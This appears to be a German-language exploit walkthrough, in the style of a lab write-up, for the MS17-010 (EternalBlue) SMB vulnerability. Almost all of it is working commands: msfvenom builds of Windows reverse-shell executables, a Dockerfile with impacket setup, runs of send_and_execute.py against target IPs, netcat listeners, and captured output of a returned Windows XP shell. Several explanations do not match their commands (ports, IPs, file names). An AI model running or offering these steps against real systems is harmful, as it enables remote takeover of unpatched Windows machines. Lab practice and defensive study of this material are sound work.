 h3x0v3rl0rd/ms17-010_cve-2017-0143
MS17-010_CVE-2017-0143

🖥️ -h3x0v3rl0rd- #️⃣ CVE-2017-0143
Verwenden von msfvenom zum Erzeugen eines Payloads:
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.19 LPORT=1337 -f exe -o ms17-010.exe
-p windows/shell_reverse_tcp: Gibt den Payload an (eine Reverse-TCP-Shell für Windows).LHOST=10.10.14.4: Die IP-Adresse des Angreifers (wo das Ziel die Verbindung herstellt).LPORT=443: Der Port auf dem Rechner des Angreifers, der auf die Verbindung lauscht.-f exe: Gibt den Payload als ausführbare Datei aus.-a x86: Gibt die Architektur an (32-Bit).-o rev.exe: Speichert den Payload als rev.exe.Einrichten eines Docker-Containers:
Schritte zum Einrichten von Docker:
sudo apt-get install docker.io
Erstellen einer Ordnerstruktur:
mkdir exploit
cd exploit
touch Dockerfile
echo "impacket==0.9.23" > requirements.txt
Dockerfile: Enthält Anweisungen zum Bauen des Docker-Containers.requirements.txt: Listet Python-Abhängigkeiten auf (z. B. impacket).Dockerfile schreiben:
FROM python:2.7-alpine
RUN apk --update --no-cache add \
    git \
    zlib-dev \
    musl-dev \
    libc-dev \
    gcc \
    libffi-dev \
    openssl-dev && \
    rm -rf /var/cache/apk/*

RUN mkdir -p /opt/exploit
COPY requirements.txt /opt/exploit
COPY ms17-010.exe /opt/exploit
WORKDIR /opt/exploit
RUN pip install -r requirements.txt
FROM python:2.7-alpine: Verwendet ein leichtes Alpine-Linux-Image mit Python 2.7.RUN apk --update --no-cache add: Installiert notwendige Abhängigkeiten (z. B. git, gcc).COPY rev.exe /opt/cattime: Kopiert die Reverse-Shell-Ausführbare Datei (rev.exe) in den Container.RUN pip install -r requirements.txt: Installiert Python-Abhängigkeiten (z. B. impacket).Docker-Container bauen:
sudo docker build -t exploit .
Container ausführen:
sudo docker run -it exploit /bin/sh
Herunterladen und Ausführen des Exploits:
git clone https://github.com/h3x0v3rl0rd/MS17-010_CVE-2017-0143.git
cd MS17-010_CVE-2017-0143
python send_and_execute.py 10.10.10.4 ../ms17-010.exe

Reverse Shell:
nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.4] 1035
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
git clone https://github.com/h3x0v3rl0rd/MS17-010_CVE-2017-0143.git
cd MS17-010_CVE-2017-0143/
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.9 LPORT=1337 -f exe -o ms17-010.exe
Erstelle einen nc-Listener:
nc -nlvp 1337
python2.7 send_and_execute.py 10.129.163.162 ms17-010.exe

Falls du einen Fehler wie diesen bekommst, befolge diese Schritte:
cd MS17-010_CVE-2017-0143/
sudo python2.7 get-pip.py
pip2.7 install --upgrade setuptools
python2.7 -m pip install impacket
Jetzt können wir den Exploit ausführen:




Dieser Exploit ist in Python2 geschrieben und benötigt einige Bibliotheken wie impacket, pycrypto. Dazu muss eine virtuelle Umgebung eingerichtet werden, wobei das Programm virtualenv hilft. Sobald du die Umgebung erstellt hast, kannst du sie mit dem Quellprogramm (source) aktivieren. Hier wird Python2 als Interpreter verwendet, da in der aktuellen Kali-Version Python3 als globaler Interpreter eingestellt ist und unser Exploit in Python2 ist.
Warum wir eine virtuelle Umgebung verwenden? Schau dir dazu Folgendes an: https://www.dabapps.com/blog/introduction-to-pip-and-virtualenv-python/
virtualenv -p python2 venv
source venv/bin/activate
pip install impacket
pip install pycrypto

python checker.py 10.10.10.4

msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.12 LPORT=4445 -f exe > shell.exe

python send_and_execute.py 10.10.10.4 shell.exe 445 browser
nc -nlvp 4445